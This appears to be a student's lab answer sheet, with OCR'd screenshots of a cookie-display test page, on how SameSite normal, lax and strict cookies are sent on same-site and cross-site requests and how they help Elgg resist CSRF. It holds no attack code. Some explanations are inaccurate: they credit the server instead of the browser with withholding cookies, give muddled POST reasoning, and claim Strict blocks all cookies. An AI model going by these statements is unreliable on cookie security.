
www.example32.com/showcookies.php

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

For Cross site HTTP request, the web server does not attach the strict cookies for a GET request.




www.example32.com/showcookies.php?fname=Alice's+Data

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

In Cross site request the strict cookie is not attached for a POST call since its only for same site HTTP request. And POST requests have to be protected from CSRF attacks and hence will not be attached.



Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa

Your request is a cross-site request!

• Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

The strict cookie is not attached for a cross site request. Hence the server can identify if the request is the same site or cross site request.

• Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

The sessionID:“”, sameSite=Strict are the parameters that are used in defending against the CSRF attacks. When any cookie is set as strict, then no crose site requests are accepted and browser does not attach any cookies to the request.